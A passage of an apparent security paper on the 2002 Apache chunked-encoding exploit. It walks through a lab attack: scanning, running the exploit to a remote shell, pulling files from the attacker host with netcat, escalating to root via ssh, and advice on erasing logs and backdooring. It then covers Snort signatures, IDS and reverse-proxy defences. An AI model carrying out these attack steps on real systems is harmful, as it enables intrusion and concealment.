

Figure 3.
How the exploit works

This exploit will work from any arbitrary computer on the Internet and would pass through most firewalls easily. Figure 4 is a diagram of a typical scenario. The firewall only allows HTTP and HTTPS traffic into the network. On a real network the web server

may be separated from the rest of the network by another firewall, using a separate network interface on the web server, to better contain an intrusion.



Figure 4.
Typical scenario for exploit

How to use exploit

The Exploit is very easy to use. There are default values defined for different versions of FreeBSD, OpenBSD, and NetBSD as well as a "brute force" mode that can determine values for other targets. This variant of The Exploit will only work on BSD systems though. In a lab environment I set up an OpenBSD 3.1 server with the default installation and Apache 1.3.24 as the web server. I used a Linux RedHat 7.2 system as the attack platform, though the exploit will compile on just about any Unix system.

Since The Exploit will only work on BSD targets that run particular versions of Apache web server, one must make sure that the target is a BSD system with a vulnerable version of Apache. nmap can be used to scan the target and possibly determine it's operating system and version as well as what services are available on it. To identify the type and version of the web server, provided one is running, we request an unavailable document, which will result in an error page that will usually display this information.

```
attacker# nmap -sS  -P0 -O victim

Starting nmap V. 2.99RC2 ( www.insecure.org/nmap/ )
Interesting ports on victim (10.3.91.32):
(The 1595 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
113/tcp    open        auth
Remote operating system guess: OpenBSD 3.0 (x86 or SPARC)

Nmap run completed -- 1 IP address (1 host up) scanned in 24 seconds
attacker# nc victim 80
GET /iindex.html
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL /iindex.html was not found on this server.<P>
<HR>
<ADDRESS>Apache/1.3.24 Server at victim Port 80</ADDRESS>
</BODY></HTML>
attacker#
```

The nmap scan used is pretty noisy and could easily be detected but we're not looking at hiding our tracks in this case.

To launch an attack on the target we will first try the predefined target parameters. After compiling the apache-nosejob.c code to an executable called "nosejob" with gcc compiler (gcc –o nosejob apache-nosejob.c), we will run it with no arguments.

```
attacker# ./nosejob
GOBBLES Security Labs                                   - apache-nosejob.c

Usage: ./apache-nosejob <-switches> -h host[:80]
  -h host[:port]        Host to penetrate
  -t #                  Target id.
  Bruteforcing options (all required, unless -o is used!):
  -o char               Default values for the following OSes
                        (f)reebsd, (o)penbsd, (n)etbsd
  -b 0x12345678         Base address used for bruteforce
                        Try 0x80000/obsd, 0x80a0000/fbsd, 0x080e0000/nbsd.
  -d -nnn               memcpy() delta between s1 and addr to overwrite
                        Try -146/obsd, -150/fbsd, -90/nbsd.
  -z #                  Numbers of time to repeat \0 in the buffer
                        Try 36 for openbsd/freebsd and 42 for netbsd
  -r #                  Number of times to repeat retadd in the buffer
                        Try 6 for openbsd/freebsd and 5 for netbsd
  Optional stuff:
  -w #                  Maximum number of seconds to wait for shellcode reply
  -c cmdz               Commands to execute when our shellcode replies
                        aka autoOwncmdz

Examples will be published in upcoming apache-scalp-HOWTO.pdf

--- --- - Potential targets list - --- ---- ------- ------------
 ID / Return addr / Target specification
  0 /  0x080f3a00 / FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)
  1 /  0x080a7975 / FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)
  2 /  0x000cfa00 / OpenBSD 3.0 x86 / Apache 1.3.20
  3 /  0x0008f0aa / OpenBSD 3.0 x86 / Apache 1.3.22
  4 /  0x00090600 / OpenBSD 3.0 x86 / Apache 1.3.24
  5 /  0x00098a00 / OpenBSD 3.0 x86 / Apache 1.3.24 #2
  6 /  0x0008f2a6 / OpenBSD 3.1 x86 / Apache 1.3.20
  7 /  0x00090600 / OpenBSD 3.1 x86 / Apache 1.3.23
  8 /  0x0009011a / OpenBSD 3.1 x86 / Apache 1.3.24
  9 /  0x000932ae / OpenBSD 3.1 x86 / Apache 1.3.24 #2
 10 /  0x001d7a00 / OpenBSD 3.1 x86 / Apache 1.3.24 PHP 4.2.1
 11 /  0x080eda00 / NetBSD 1.5.2 x86 / Apache 1.3.12 (Unix)
 12 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.20 (Unix)
 13 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.22 (Unix)
 14 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.23 (Unix)
 15 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.24 (Unix)
attacker#
```

So if we use ID 8, we should be rewarded with a remote shell.

```
attacker# ./nosejob -t 8 -h victim
[*] Resolving target host.. 10.3.91.32
[*] Connecting.. connected!
[*] Exploit output is 32322 bytes
[*] Currently using retaddr 0x9011a
Ooops.. hehehe!
```

```
attacker#
```

Nice try, but no luck. We could try some of the other BSD lds or we could use the brute force mode. Let's try brute force.

```
attacker# ./nosejob -o o -h victim
[*] Resolving target host.. 10.3.91.32
[*] Connecting.. connected!
[*] Exploit output is 32322 bytes
[*] Currently using retaddr 0x80000
[*] Currently using retaddr 0x88c00
;pPpPPPPPPPpPpppPpPpPPpPPPPPPpPPPPPPPPPPpPpPpPPpppPPp it's a TURKEY: type=OpenBSD,
delta=-146, retaddr=0x8f400, repretaddr=6, repzero=36
Experts say this isn't exploitable, so nothing will happen now: *GOBBLE*
OpenBSD victim 3.1 GENERIC#59 i386
uid=67(www) gid=67(www) groups=67(www)
hehe, now use another bug/backdoor/feature (hi Theo!) to gain instant r00t

ls
altroot
bin
boot
bsd
dev
etc
home
mnt
root
sbin
stand
sys
tmp
usr
var

pwd
/
```

And there we are, a remote shell on the victim machine running under the web servers id. As The Exploit says, the next step is to use another bug to gain root. In fact OpenBSD 3.0 had a version of ssh that was exploitable to gain root access. We could now start an attack using this service, which was not available from outside the firewall, to gain root access to the web server. Once that is obtained, we would cover our tracks on the web server and start on the internal network.

So how do we go about getting the root shell? OpenBSD just happens to supply us with the handy tool, netcat. We'll use netcat instead of ftp in case the firewall is only allowing HTTP and HTTPS through from this server. We will verify that netcat and a compiler are installed so we don't waste any time. Then we will use netcat to download the needed files to create an exploit for ssh. We will use netcat on our attack server to send out each file needed on port 80, once we verify the whole file is downloaded, we have to kill the netcat server though.

```
which nc
/usr/bin/nc

which gcc
```

```
/usr/bin/gcc

nc attacker 80 > /tmp/openssh-3.4p1.tar.gz &

ls -l /tmp/openssh*
-rw-r--r--  1 www  wheel  837668 Oct 17 21:37 /tmp/openssh-3.4p1.tar.gz

nc attacker 80 > /tmp/ssh.diff &

ls -l /tmp/ssh.diff
-rw-r--r--  1 www  wheel  13898 Oct 17 21:38 /tmp/ssh.diff

cd /tmp

tar zxf openssh-3.4p1.tar.gz

ls
mysql.sock
openssh-3.4p1
openssh-3.4p1.tar.gz

cat ssh.diff | patch
Hmm...  Looks like a unified diff to me...
The text leading up to this was:

[PATCHING DETAILS DELETED]

done

cd openssh-3.4p1
./configure; make

[COMPILATION DETAILS DELETED]

ls -l ssh
-rwxr-xr-x  1 www  wheel  1542117 Oct 17 21:48 ssh
```

Our ssh exploit is ready. It takes a few trial runs to get all the parameters need correct, but within a few minutes and a few tries the attack to escalate root access is ready.

```
id
uid=67(www) gid=67(www) groups=67(www)

./ssh -l root victim -M bsdauth -S skey  -j 32 -d 5765
Pseudo-terminal will not be allocated because stdin is not a terminal.
Could not create directory '/var/www/.ssh'.
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
*GOBBLE*
OpenBSD victim 3.1 GENERIC#59 i386
uid=0(root) gid=0(wheel) groups=0(wheel)
```

Now with a root shell the fun can begin. We would first go clean out traces of our attacks from system and Apache logs, then set up a backdoor for future access. Cleaning up the files in /tmp would not be a bad idea either. If tripwire or other file integrity checker is not used on this system, we may want to replace the systems ssh program with the one we created, otherwise we should stash it someplace safe for the future. When we start exploring the rest of the network it will surely come in handy.

Signature of the Attack

Appendix B contains the output of tcpdump running on the victim machine during an attack. It contains the full packet dumps of the attack and successful execution of the remote shell. Following are excerpts of the tcpdump to illustrate the important parts of the Exploits signature.

```
00:10:59.220294 10.3.88.186.3477 > 10.3.91.32.www: . 1:1449(1448) ack 1 win 5840
<nop,nop,timestamp 536142839 1485469702> (DF)

  0000: 4500 05dc 7da8 4000 4006 ef93 0a03 58ba  E..Ü}¨@.@.ï...Xº   Start of the exploit
  0010: 0a03 5b20 0d95 0050 dee3 9e52 6d08 7f10  ..[ ...PÞã.Rm...   after TCP handshake.
  0020: 8010 16d0 8649 0000 0101 080a 1ff4 e3f7  ...Ð.I.......ôã÷
  0030: 588a 7806 4745 5420 2f20 4854 5450 2f31  X.x.GET / HTTP/1   The HTTP GET header.
  0040: 2e31 0d0a 486f 7374 3a20 6170 6163 6865  .1..Host: apache   The HTTP Host header.
  0050: 2d6e 6f73 656a 6f62 2e63 0d0a 582d 4343  -nosejob.c..X-CC   The NOP sled preceding
  0060: 4343 4343 433a 2041 4141 4141 4141 4141  CCCCC: AAAAAAAAA   the actual shell code.
  0070: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA   These lines are parsed
  0080: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA   by Apache, but ignored.
[SNIP]
  0460: 4141 4141 4141 4168 4747 4747 89e3 31c0  AAAAAAAhGGGG.ã1À   The NOP sled ends and
  0470: 5050 5050 c604 2404 5350 5031 d231 c9b1  PPPPÆ.$.SPP1Ò1É±   the shell code begins.
  0480: 80c1 e118 d1ea 31c0 b085 cd80 7202 09ca  .Áá.Ñê1À°.Í.r..Ê   Immediately following
  0490: ff44 2404 807c 2404 2075 e931 c089 4424  ÿD$..|$. ué1À.D$   the shell code will
  04a0: 04c6 4424 0420 8964 2408 8944 240c 8944  .ÆD$. .d$..D$..D   start the next instance
  04b0: 2410 8944 2414 8954 2418 8b54 2418 8914  $..D$..T$..T$...   of these NOP sled lines
  04c0: 2431 c0b0 5dcd 8031 c9d1 2c24 7327 31c0  $1À°]Í.1ÉÑ,$s'1À
  04d0: 5050 5050 ff04 2454 ff04 24ff 0424 ff04  PPPPÿ.$Tÿ.$ÿ.$ÿ.
  04e0: 24ff 0424 5150 b01d cd80 5858 5858 583c  $ÿ.$QP°.Í.XXXXX<
  04f0: 4f74 0b58 5841 80f9 2075 ceeb bd90 31c0  Ot.XXA.ù uÎë½.1À
  0500: 5051 5031 c0b0 5acd 80ff 4424 0880 7c24  PQP1À°ZÍ.ÿD$..|$
  0510: 0803 75ef 31c0 50c6 0424 0b80 3424 0168  ..uï1ÀPÆ.$..4$.h
  0520: 424c 452a 682a 474f 4289 e3b0 0950 53b0  BLE*h*GOB.ã°.PS°
  0530: 0150 50b0 04cd 8031 c050 686e 2f73 6868  .PP°.Í.1ÀPhn/shh
  0540: 2f2f 6269 89e3 5053 89e1 5051 5350 b03b  //bi.ãPS.áPQSP°;   End of shell code
[SNIP]
  00e0: e150 5153 50b0 3bcd 80cc 0d0a 582d 4141  áPQSP°;Í.Ì..X-AA   Start of return
  00f0: 4141 3a20 a6f2 0800 a6f2 0800 a6f2 0800  AA: ¦ò..¦ò..¦ò..   address and zero
```

```
  0100: a6f2 0800 a6f2 0800 a6f2 0800 0000 0000  ¦ò..¦ò..¦ò......
  0110: 0000 0000 0000 0000 0000 0000 0000 0000  ................
  0120: 0000 0000 0000 0000 0000 0000 0000 0000  ................
  0130: 0d0a 582d 4141 4141 3a20 a6f2 0800 a6f2  ..X-AAAA: ¦ò..¦ò
[SNIP]
  01c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
  01d0: 0000 0d0a 5472 616e 7366 6572 2d45 6e63  ....Transfer-Enc
  01e0: 6f64 696e 673a 2063 6875 6e6b 6564 0d0a  oding: chunked..
  01f0: 0d0a 350d 0a42 4242 4242 0d0a 6666 6666  ..5..BBBBB..ffff
  0200: 6666 3665 0d0a                           ff6e..
```

lines.

Start of next line.

End of return address lines

Start chunked encoding.

First chunk (5 B's)

Specify invalid length,

no content is needed.

While no indication of this attacks shows up in the system messages logs, the web server error logs may have an indication. Every time that an attempt is made that is not successful, the web server process handling the request will die with segmentation fault and these will be logged in the web server error log. Successful exploitations will not cause a segmentation violation though and will not show up in the error logs. Brute forcing attacks are especially noticeable as there will be many of these messages as show below (from an Apache 1.3.24 server).

[Fri Sep 13 00:32:01 2002] [notice] child pid 18928 exit signal Segmentation fault (11)
[Fri Sep 13 00:32:02 2002] [notice] child pid 25121 exit signal Segmentation fault (11)
[Fri Sep 13 00:32:02 2002] [notice] child pid 26714 exit signal Segmentation fault (11)
[Fri Sep 13 00:32:02 2002] [notice] child pid 10380 exit signal Segmentation fault (11)
[Fri Sep 13 00:32:02 2002] [notice] child pid 20090 exit signal Segmentation fault (11)

Another way to possibly detect this kind of attack is to use a Network Intrusion Detection system such as snort. These systems examine the raw network traffic in an attempt to detect an attack. They by looking at the contents of each packet for a signature of a known attack, much as a virus scanner does looking for known virus types in a file. This works well for known types of attacks, but is of little value for new types of attacks. Fortunately, these rules are easy to write for snort and there is a wide group of people that create new rules as new attacks are identified.

A Network based Intrusion Detection system should be located at a critical point in the network, often the entry point or gateway to the network. It is useful to deploy one both before and after a firewall guarding a network. The purpose of this is to not only report on attacks that the firewall is blocking, but also to test the configuration of the firewall and determine if there is anything that slips through.

Sites using snort as a Network Intrusion Detection system have Snort SIDs 1807 (http://www.snort.org/snort-db/sid.html?sid=1807), 1808 (http://www.snort.org/snort-db/sid.html?sid=1808) and 1809 (http://www.snort.org/snort-db/sid.html?sid=1809) available that may detect an exploit attempt. These rules are all included in the standard set of Snort rules distribution from October 15th, 2002.

In web-misc.rule, sid1807 detects the usage of Chunked Transfer Encoding. Since Chunked Encoding is not an exploit attempt in of itself, this rule can generate false positive alerts for valid requests.

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC Transfer-Encoding\: chunked"; flow:to_server,established; content:"Transfer-Encoding\:"; nocase; content:"chunked"; nocase; classtype:web-application-attack; reference:bugtraq,4474; reference:cve,CAN-2002-0079; reference:bugtraq,5033; reference:cve,CAN-2002-0392; sid:1807; rev:1;)

The full alert generated by this rule looks like:

[**] [1:1807:1] WEB-MISC Transfer-Encoding: chunked [**]
[Classification: Web Application Attack] [Priority: 1]
10/16-00:58:07.373542 10.3.88.186:1039 -> 10.3.91.32:80
TCP TTL:64 TOS:0x0 ID:46495 IpLen:20 DgmLen:107 DF
*****AP*** Seq: 0x3FD2A93E Ack: 0x68037FDB Win: 0x16D0 TcpLen: 32**
TCP Options (3) => NOP NOP TS: 45618697 1488758558
[Xref => cve CAN-2002-0392][Xref => bugtraq 5033][Xref => cve CAN-2002-0079][Xref => bugtraq 4474]

The fast alert generated by this rule looks like:

10/24-19:42:39.433426 [**] [1:1807:1] WEB-MISC Transfer-Encoding: chunked [**]
[Classification: Web Application Attack] [Priority: 1] {TCP} 10.3.88.186:2832 ->
10.3.91.32:80

In experimental.rules, sid 1808 detects part of the shell code though the exact bytes in the signature do not match those in the exploit so it will not detect this exploit, but may detect a different variant.

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"EXPERIMENTAL WEB-MISC apache chunked encoding memory corruption exploit attempt"; flow:established,to_server; content:"|C0 50 52 89 E1 50 51 52 50 B8 3B 00 00 00 CD 80|"; reference:bugtraq,5033; reference:cve,CAN-2002-0392; classtype:web-application-activity; sid:1808; rev:2;)

This rule was unable to detect the Expliot against the victim machine in the lab environment.

In web-misc.rules, sid1809 detects the beginning of the NOP sled line. This may be the better way to detect an exploit, as it is unlikely that a valid request would include this

particular header and contents. However, a knowledgeable attacker could change the header, NOP sled, or both very easily. For instance the header could be rewritten, as "X-BBBBBBB" and the exploit would still work, provided 'B' also provides a NOP for the target server's CPU, though this rule would not detect the attempt.

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC Apache Chunked-Encoding worm attempt"; flow:to_server,established; content:"CCCCCCC\: AAAAAAAAAAAAAAAAAA"; nocase; classtype:web-application-attack; reference:bugtraq,4474; reference:cve,CAN-2002-0079;reference:bugtraq,5033; reference:cve,CAN-2002-0392; sid:1809; rev:1;)

The full alert generated by this rule looks like:

[**] [1:1809:1] WEB-MISC Apache Chunked-Encoding worm attempt [**]
[Classification: Web Application Attack] [Priority: 1]
10/16-00:58:07.405035 10.3.88.186:1040 -> 10.3.91.32:80
TCP TTL:64 TOS:0x0 ID:13521 lpLen:20 DgmLen:1500 DF
*****A**** Seq: 0x3FAB22C4 Ack: 0x61912FBC Win: 0x16D0 TcpLen: 32**
TCP Options (3) => NOP NOP TS: 45618700 1488758559
[Xref => cve CAN-2002-0392][Xref => bugtraq 5033][Xref => cve CAN-2002-0079][Xref => bugtraq 4474]

The fast alert generated by this rule looks like:

10/24-19:42:39.446111 [**] [1:1809:1] WEB-MISC Apache Chunked-Encoding worm attempt [**]
[Classification: Web Application Attack] [Priority: 1] {TCP} 10.3.88.186:2833 -> 10.3.91.32:80

These rules are all examples that have been sent to log file. Snort is also capable of sending alerts to other facilities such as syslog, a database such as mysql, SMB Win Popup to a remote Windows workstation, and even UNIX sockets. The actual packets detected can also be dumped in tcpdump format for later analysis.

How to Protect Against It

The best defense to this vulnerability is to upgrade Apache to versions 1.3.26 or 2.0.39 or later. For some products that internally use a vulnerable version of Apache, see CERT page for the vulnerability note # 944335 (http://www.kb.cert.org/vuls/id/944335). For cases where a vendor has not (or may not) supply an updated version, there is a module that may be loaded in Apache that will intercept requests and reject any that request to use chunked encoding. This module was posted to BugTraq by Cris Bailiff and can be accessed at http://online.securityfocus.com/archive/1/278281/2002-06-22/2002-06-28/0 in the BugTraq archives.

An Intrusion Detection System (IDS) can also help in defending against this kind of attack or at least being aware of an attack. This attack can be detected by an IDS at two different points, at the network layer and at the host system layer. The network can be monitored by a network IDS for particular signatures of the attack such as the NOP Sled or the Shell Code. On the system, logs can be monitored by a Host IDS for

patterns such as the segmentation fault message. Better would be to use both for a layered approach to defense.

A network IDS operates in real time, it examines the raw network packets as they flow through the network and provides alerts as the attack occurs. A network IDS is usually located on a hardened system running few if any services, in fact since scanning network traffic can be done by any network interface in promiscuous mode, the network IDS does not need an IP address on the network to be scanned. This makes it difficult for an attacker to remove evidence of the attack even should the target system be compromised. Information gathered from a network IDS can be analyzed with a variety of tools to determine attack patterns.

Network IDS's are not a complete security solution though; they do have their limitations. They usually cannot determine if an attack was actually successful unless a compromised system is used to attack other systems and the network IDS picks up that activity. Today's switch based networks present an environment that makes it difficult if not impossible to provide full coverage from internal as well as external threats. The use of encryption protocols such as SSL also decreases the effectiveness of a network IDS. They simply cannot examine the contents of encrypted network packets, as any arbitrary system should not. Why else would you be using encryption anyway? There are also attacks that can only be detected by the context in which they take place. For instance the fact that the ssh command was used to access the root account is not an attack. The fact that the user www was the one executing the command may indicate it is attack though; it depends on the particulars of the system. It is unlikely that this information is available to the network IDS to make that kind of determination

A host IDS can detect attacks that a network IDS cannot. In the previous case, it may be possible for a host IDS to know what users are allowed to elevate their system privileges to root access. Usually a host IDS examines log files, while this is not exactly a real time process, the checking interval can be short enough that it is close enough to real time. Host IDS can also verify the consistency of host system itself and alert on any discrepancies. Since a host IDS runs on the system being monitored it may be able to determine if an attack has been successful. They can monitor for events that have actually occurred which is more accurate then monitoring for attempted actions. Some events may only indicate an attack if they violate a systems policy, this is something that a host IDS can alert on.

Host IDS's do have their limitations as well. In some cases a successful attacker can cover traces of their attack before a host IDS can report it. Some modifications to a host system can even render a host IDS useless. A system with a kernel level root kit can lie to a host IDS running on it to disguise traces of intrusion. For instance a kernel root kit can misinform a tripwire IDS about the contents of system files that have been modified so that tripwire will not detect that they have been changed.

An IDS does not automatically protect the system though, it is only a means of alerting that an attack may be in progress but not of stopping the attack. In most cases further

action by administrator will be needed to stop the attack. A network administrator may configure the network to drop traffic from an attacker or route it to another destination such as a honeypot. A honeypot is a system that looks like a normal server, but is used to capture an attack to analyze and study it. This helps to better understand attacks and how to defend against them. Great progress in this field is being made by the Honeynet Project (http://project.honeynet.org/).

An IDS is a vital part of defense, but it only detects an attack. To actually prevent the attack further action would need to be taken. This can be automated though by feeding the output of an IDS to a system that can filter or reroute network traffic such as a firewall. An example of this is an adaptive firewall, a firewall that analyzes network traffic and changes it's configuration dynamically. If the adaptive firewall detects that an attack is taking place, it can reject traffic from the attacker with no human intervention required.

The key difference between an adaptive firewall and a stateless or statefull firewall is the ability to remember past behaviors and use this knowledge to further refine access control. When a statefull or stateless firewall allows traffic on a port to pass through, all traffic for that port is allowed to pass regardless of previous behavior. If a hostile system has been blocked to a number of ports and then changes attempts access to an allowed port, the firewall will allow that access because it is configured to pass traffic to that port. An adaptive firewall can remember the previous attempts from the system and use this information to decide to block the request even though it otherwise would have been permitted.

Adaptive firewalls can be implemented a number of ways. One way is to use Stephen Frost's "recent" module in combination with Emmanuel Roger's "string" module for the Linux iptables. The "recent" module provides the capability to remember IP addresses that have performed some action by placing the IP in a kernel table. Subsequent firewall rules can check to see if an accessing IP is in a table and deny access if found. Entries in these tables can have an indefinite (or until next reboot at least) or a designated lifetime. (http://snowman.net/projects/ipt_recent/) The "string" module provides the capability of peeking at the payload of a network packet for given strings or signatures. There is much less of an overhead doing this then would be if a full protocol analysis were preformed as can be done in a proxy style firewall. (http://online.securityfocus.com/infocus/1531) The combination of these two modules adds the capability to scan network traffic for known attack signatures and deny any or all traffic from a host determined to be an attacker.

Hogwash (http://hogwash.sourceforge.net/) is yet another type of an adaptive firewall for Linux. It uses Snort for a signature-matching engine, but it does not require an IP stack for it to work. This can make it virtually undetectable to an attacker.

In the lab environment, we did not have a Linux system to use as a firewall and OpenBSD uses the packet filter, pf, for it's standard firewall package. Pf does not have an equivalent to the string or recent modules so a different means was needed. What we did have was snort, which could detect and alert on attack signatures, and a

program called swatch, which can scan logs such as snorts alert log. Since swatch can send matched lines to a program and pf can have rules added via a command line, we have the basis for an adaptive firewall system. We can use snort to detect and alert on an attack, swatch to grab snort alerts and send them to short perl program that extracts the attacking IP address, uses it to craft the new pf rule and add it to the rule set currently running. While this lacks the ability to place time limits on how long traffic from an attacker is dropped, it does the job of protecting a web server from exploitation.

Another way to protect a web server from this attack is to put reverse proxy in front of the web server. A reverse proxy is a proxy that maps external URIs into its own internal space; to the requestor it looks as if the reverse proxy is the origination of the response. As long as the reverse proxy is not vulnerable to the Chunked Encoding vulnerability, the web server is safe. This method can be used to protect web servers that cannot be upgraded to a safe version of Apache.

A reverse proxy can be set up with Apache by adding mod_proxy to the list of module to compiled with the server. You do not have to act as a normal forward proxy; the reverse proxy functionality is set with the “ProxyPass” and “ProxyPassReverse” directives. The “ProxyPass” directive will map a remote server into the space of the local server. The “ProxyPassReverse” directive changes the URL in the Location header; this is needed to prevent the requestor from discovering the real location of the remote server. The reverse proxy can even be located on the same machine as the vulnerable web sever.

To protect a vulnerable version of apache on my.webserver.com, we could install an updated apache (1.3.26) into /usr/local/proxy and run that on port 80. We would change the configuration of the old vulnerable version to run on port 81, which a firewall rule would deny access to from the Internet. The following lines added to the httpd.conf of the reverse proxy configuration file would map the old servers pages into the proxies and prevent exploitation of the Chunked Transfer Vulnerability:

ProxyPass / http://my.webserver.com:81/
ProxyPassReverse / http://my.webserver.com:81/

This was tested in the lab environment and proved to be a successful way to protect a vulnerable Apache web server. While some could question the need for this kind of configuration, it should be noted that web servers are often part of a complicated content management system (CMS). In some CMS’s, only particular versions of Apache are certified or supported by the vendor. Some businesses may disallow the use of unsupported versions interfaceing with the backend CMS; the use of the ReverseProxy can protect the site in these kinds of situations. Vendors should still be contacted to certify a non-vulnerable version of Apache for use as a long term solution though.

Buffer overflows are easily fixed by a vendor once they are located. Use of strncpy instead of strcpy is one of the easiest ways to avoid them in the first place. Strncpy ensures that only a determined amount of data can be copied into a buffer. In general

programmers should determine the length of any user-supplied data before attempting to copy it.

Source Code/Pseudo Code

Appendix C contains the full source code as released by GOBBLES. Commented pseudo code of the main flow of the exploit follows here to show an overview of its operation.

```
# Get required values for Target system
# $address = return address to shell code to overwrite memcpy call return address
# $DELTA = value needed to overwrite memcpy call return address
# $hostname = Target system name or IP address
# $commands = remote command to run when exploited
        GetTargetInfo($address, $DELTA, $hostname);

# We will start at the designated ReturnAddress and increment it by
# RET_ADDR_INC (512) each time we don't successfully exploit the server

$owned = 0;
While (! $owned) {
        # Reverse orders the bytes in this Return Address properly for the stack frame
        $RetAddr =    ($address & 0xff)          . (($address >> 8) & 0xff) .
                      (($address >> 16)& 0xff)   . (($address >> 24) & 0xff);

        #Build attack string for this $RetAddr to send to target
                # HTTP header
                $AttackCmd = "GET / HTTP1.1\r\n"
                $AttackCmd .= "Host:apache-nosejob.c";

                # NOP sled and shell code lines
                For ($i=0; $i < $REP_SHELLCODE; $i++) {
                        $AttackCmd .= "X-CCCCCCC: ";
                        For ($j=0; $j < $NOPCOUNT; $j++)
                                $AttackCmd .= 0x41;
                        $AttackCmd .= $SHELLCODE . "\r\n";
                }

                # Return address to shell code lines
                For ($I=0; $I < $REP_POPULATOR; $I++) {
                        $AttackCmd .= "X-AAAA: ";
                        for ($j=0; $j < $REPRETADDR; $j++)
                                $AttackCmd . = $RetAddr;
                        for ($j=0; $j < $REP_ZERO; $j++)
                                $AttackCmd .= 0;
                        $AttackCmd .= "\r\n";
                }
```

```
                # Transfer-Encoding header
                $AttackCmd .= "Transfer-Encoding: chunked\r\n";
                # 1st chunk (valid)
                $AttackCmd .= "\r\n5\r\nBBBBB\r\n";
                # 2nd chunk (invalid length only)
                $AttackCmd .= "$DELTA\r\n";

        # Get a TCP socket connection to Target
        $sock = ConnectToTarget($hostname);

        # Send the Attack
        write($sock, $AttackCmd, sizeof($AttackCmd));

        while (1) {
        # Check the socket for a response
        # If the response indicates that we've exploited, send the remote command

        if ($owned || ExploitSuccess(sock)) {
          $owned = 1;
